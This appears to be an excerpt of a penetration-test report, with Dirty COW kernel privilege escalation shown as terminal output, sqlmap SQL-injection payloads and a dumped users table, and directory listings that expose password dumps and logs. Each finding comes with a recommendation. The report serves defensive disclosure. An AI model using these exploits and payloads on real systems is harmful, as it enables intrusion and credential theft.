
Description:

The ShoreBreak team was able to identify and exploit a kernel vulnerability to gain root privileges on the system.

Enumeration of the system identified the kernel as 2.6.18-308 and the OS as Redhat 5. After copying the exploit to the system, compiling it, and running it, the team escalated privileges to that of the root user.

Leveraging the elevated privileges, the team searched the file system for private SSH keys and began cracking the password hashes from the system shadow file. After enumerating the [redacted] and [redacted] for available SSH services, the team leveraged the root access and obtained private SSH keys to successfully compromise and gain root level access to over 100 systems inside the DMZ.

The screen shot below demonstrates exploitation of the kernel and root privileges obtained:



```
bash-3.2$ gcc -pthread dirty.c -o dirty -lcrypt
bash-3.2$ chmod +x dirty
bash-3.2$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:[redacted]:0:0:pwned:/root:/bin/bash

mmap: 2b018b23b000


ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
bash-3.2$
bash-3.2$
bash-3.2$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

bash-3.2$ su firefart
Password:
[firefart@web01 enum]# whoami
firefart
[firefart@web01 enum]# head -5 /etc/shadow
root:[redacted]:15062:0:99999:7:::
bin:*:13949:0:99999:7:::
daemon:*:13949:0:99999:7:::
adm:*:13949:0:99999:7:::
lp:*:13949:0:99999:7:::
[firefart@web01 enum]# ID
bash: ID: command not found
[firefart@web01 enum]# id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@web01 enum]#
```

Recommendation:

The fixes for https://dirtycow.ninja/ were included in the recent release of Red Hat Enterprise Linux 7.3.

A kpatch for customers running Red Hat Enterprise Linux 7.2 or greater will be available. Please open a support case to gain access to the kpatch.

See also:

https://dirtycow.ninja/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195
https://access.redhat.com/security/vulnerabilities/DirtyCow

High Risk

EXT-2.1. SQL Injection

SQL Injection is the ability to send data in an HTTP request that is ultimately passed on and interpreted by backend database servers. This can result in the compromise of the confidentiality, integrity and availability of the contents of the database as well as potentially fully compromising the host operating system.

Risk: High

Systems:


[redacted]

Description:


The ShoreBreak team identified an SQL injection vulnerability in the authentication process on the Mobile Alerting application.

The 'email' field of /resource/alerting/php/Login.php is SQL injectable (POST). It was possible to use this SQL injection to disclose sensitive information about the users, databases, and tables. It was not possible to upload a web shell to any web directory.


The screenshots below demonstrate exploitation of this vulnerability:



```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 562 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: email=admin@me.com' OR NOT 5177=5177-- diNh&password=Password&bypass=false&session=

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: email=admin@me.com';SELECT PG_SLEEP(5)--&password=Password&bypass=false&session=

    Type: AND/OR time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: email=admin@me.com' AND 7165=(SELECT 7165 FROM PG_SLEEP(5))-- UIOw&password=Password&bypass=false&session=
---
[17:11:08] [INFO] the back-end DBMS is PostgreSQL
web application technology: Apache
back-end DBMS: PostgreSQL
```



```
atabase: [redacted]
able: users
1 entry]
--------+-------+--------------------+-------+----------+
 admin | email | password           | salt  | username |
--------+-------+--------------------+-------+----------+
 [redacted] |  ?    | [redacted] | [redacted] | [redacted] |
--------+-------+--------------------+-------+----------+

02:27:57] [INFO] table '[redacted]' dumped to CSV file '/root/.sqlmap/output/[redacted]/dump/iris/users.csv
02:27:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/[redacted]

*] shutting down at 02:27:57
```



```
atabase: [redacted]
able: users
14 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| admin       | non-numeric |
| created_at  | non-numeric |
| email       | non-numeric |
| enabled     | non-numeric |
| first_name  | non-numeric |
| id          | non-numeric |
| job_title   | non-numeric |
| last_login  | non-numeric |
| last_name   | non-numeric |
| password    | non-numeric |
| phone       | non-numeric |
| salt        | non-numeric |
| username    | non-numeric |
| users       | non-numeric |
+-------------+-------------+

23:55:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/[redacted]

*] shutting down at 23:55:25
```

Recommendation:

Ensure that server-side content filters restrict potentially malicious characters. Ideally, there should be an allowable set of characters for each parameter accepted by the web application. If any characters are detected outside that range, the request should not be processed, and an alert should be sent to the application administrators informing them to investigate the issue as it may be the result of malicious activity.

Ensure sensitive data such as passwords are stored encrypted in the database.

EXT-2.2. Web Interface Allows Unauthenticated Information Disclosure

The web interface on the affected host allows a user to view sensitive information about the device.

Risk: High


Systems:

[redacted]


Description:

The ShoreBreak team was able to identify an information disclosure vulnerability in the host’s web application. The server provides directory listings which contain sensitive information such as backup SQL database dumps. The dumps contain sensitive information such as usernames, emails, and passwords (hashes and clear text). The vulnerability could allow an attacker to perform unauthorized logins.

The screenshots below demonstrate the ability to browse directory listings and obtain passwords and password hashes:[redacted]



```
Index of /resources/cms/sqldumps/daily

      Name              Last modified     Size  Description

  Parent Directory                           -
  DAILY-CR.sql.tgz   27-Apr-2017 12:45   34M
  DAILY.sql          27-Apr-2017 21:04 215M
  DAILY_lastrun.sql  27-Apr-2017 12:45 215M

Apache/2.2.15 (Red Hat) Server at [redacted] Port 443
```



```
At 2010-03-23 15:36:07, [redacted] made:\n- Updated Passwd.password from
At 2010-03-23 15:40:39, [redacted] made:\n- Updated Passwd.password from
At 2010-03-23 15:50:51, [redacted] made:\n- Updated Passwd.password from
At 2010-03-23 16:10:15, [redacted] made:\n- Updated Passwd.password from
At 2010-03-25 14:19:57, [redacted] made:\n- Updated Passwd.password from
At 2010-03-25 14:29:47, [redacted] made:\n- Updated Passwd.password from
At 2010-03-25 14:30:33, [redacted] made:\n- Updated Passwd.password from
At 2010-03-29 17:41:51, [redacted] made:\n- Updated Passwd.password from
At 2010-03-29 18:15:33, [redacted] made:\n- Updated Passwd.password from
password: [redacted]
At 2010-03-29 18:20:37, [redacted] made:\n- Updated Passwd.password from
At 2010-03-29 18:24:49, [redacted] made:\n- Updated Passwd.password from
password: [redacted]
password:
At 2010-03-30 13:32:13, [redacted] made:\n- Updated Passwd.password from
At 2010-03-30 13:36:03, [redacted] made:\n- Updated Passwd.password from
At 2010-03-30 13:39:11, [redacted] made:\n- Updated Passwd.password from
At 2010-04-21 20:19:14, [redacted] made:\n- Updated Passwd.password from
At 2010-04-29 14:23:30, [redacted] made:\n- Updated Passwd.password from
At 2010-04-30 10:52:05, [redacted] made:\n- Updated Passwd.password from
At 2010-06-14 13:49:58, [redacted] made:\n- Updated Passwd.password from
At 2010-06-14 22:15:41, [redacted] made:\n- Updated Passwd.password from
password: [redacted]
At 2010-06-14 22:31:25, [redacted] made:\n- Updated Passwd.password from
At 2010-06-28 17:51:20, [redacted] made:\n- Updated Passwd.password from
At 2010-06-30 20:11:31, [redacted] made:\n- Updated Passwd.password from
At 2010-06-30 20:13:00, [redacted] made:\n- Updated Passwd.password from
At 2010-06-30 20:14:10, [redacted] made:\n- Updated Passwd.password from
At 2010-07-01 17:07:35, [redacted] made:\n- Updated Passwd.password from
At 2010-07-01 17:09:49, [redacted] made:\n- Updated Passwd.password from
At 2010-07-01 17:10:54, [redacted] made:\n- Updated Passwd.password from
At 2010-07-12 13:38:46, [redacted] made:\n- Updated Passwd.password from
At 2010-07-16 14:55:11, [redacted] made:\n- Updated Passwd.password from
At 2010-09-14 18:52:23, [redacted] made:\n- Updated Passwd.password from
password: [redacted]
password:
password:
At 2010-10-09 01:01:23, [redacted] made:\n- Updated Passwd.password from
At 2010-10-29 16:01:56, [redacted] made:\n- Updated Passwd.password from
At 2011-01-21 15:53:26, [redacted] made:\n- Updated Passwd.password from
At 2011-02-24 17:42:36, [redacted] made:\n- Updated Passwd.password from
At 2011-03-14 14:51:51, [redacted] made:\n- Updated Passwd.password from
At 2011-05-02 22:06:24, [redacted]   made:\n- Updated Passwd.password f
password: [redacted]
password:
At 2011-06-25 20:19:55, [redacted] made:\n- Updated Passwd.password from
At 2011-10-12 15:35:13, [redacted] made:\n- Updated Passwd.password from
[redacted] username / password [redacted] </li>\r\n <li>\r\n [redacted] <a href=\"http:/
[ [redacted] ,0,'PASSWORD - [redacted] NULL,NULL,NULL)
[ [redacted] ,0,'PASSWORD - [redacted] NULL,NULL,NULL)
[ [redacted] ,0,'PASSWORD - [redacted] NULL,NULL,NULL)
[ [redacted] ,NULL,'PASSWORD - [redacted] ULL,NULL,NULL,NULL)
[ [redacted] ,NULL,'PASSWORD - [redacted] ULL,NULL,NULL,NULL)
[END]
```


Recommendation:
Configure the web interface to require authentication before a user can access information.

Moderate Risk

EXT-3.1. Web Interface Allows Unauthenticated Information Disclosure The web interface on the affected host allows a user to view sensitive information about the device.
Risk: Moderate
Systems:
[redacted]
Description:
During testing the ShoreBreak team identified an information disclosure vulnerability on the web application. A directory listing allows the client to browse files containing sensitive information such as chat logs and user password reset events.


While the chat logs did not contain sensitive information and the event logs did not contain passwords, both allow an attacker to enumerate usernames. This may aid an adversary further in the attack, for example, obtaining usernames for an authentication brute force attack. The information available significantly increases an attacker's chances of successfully authenticating with the system.

The following screenshots demonstrate the ability to browse the directory and obtain chat logs and usernames:



https://[redacted]/logs/

```
web-0723.log               23-Jul-2017 22:25  2.6K
web-0724.log               24-Jul-2017 22:44  7.4K
web-0725.log               25-Jul-2017 23:38  6.3K
web-0726.log               26-Jul-2017 23:07  5.3K
web-0727.log               27-Jul-2017 23:47  5.7K
web-0728.log               28-Jul-2017 23:10  4.5K
web-0729.log               29-Jul-2017 23:55  4.3K
web-0730.log               30-Jul-2017 23:58  5.1K
web-0731.log               31-Jul-2017 23:52  5.4K
web-0801.log              01-Aug-2017 22:37  4.7K
web-0802.log              02-Aug-2017 23:51  5.5K
web-0803.log              03-Aug-2017 23:39  4.8K
web-0804.log              04-Aug-2017 23:37  4.3K
web-0805.log              05-Aug-2017 23:33  5.0K
web-0806.log              06-Aug-2017 23:56  4.7K
web-0807.log              07-Aug-2017 22:59  4.3K
web-0808.log              08-Aug-2017 23:07  4.3K
web-0809.log              09-Aug-2017 23:17  5.2K
web-0810.log              10-Aug-2017 23:49  4.4K
web-0811.log              11-Aug-2017 23:21  5.4K
web-0812.log              12-Aug-2017 23:56  4.4K
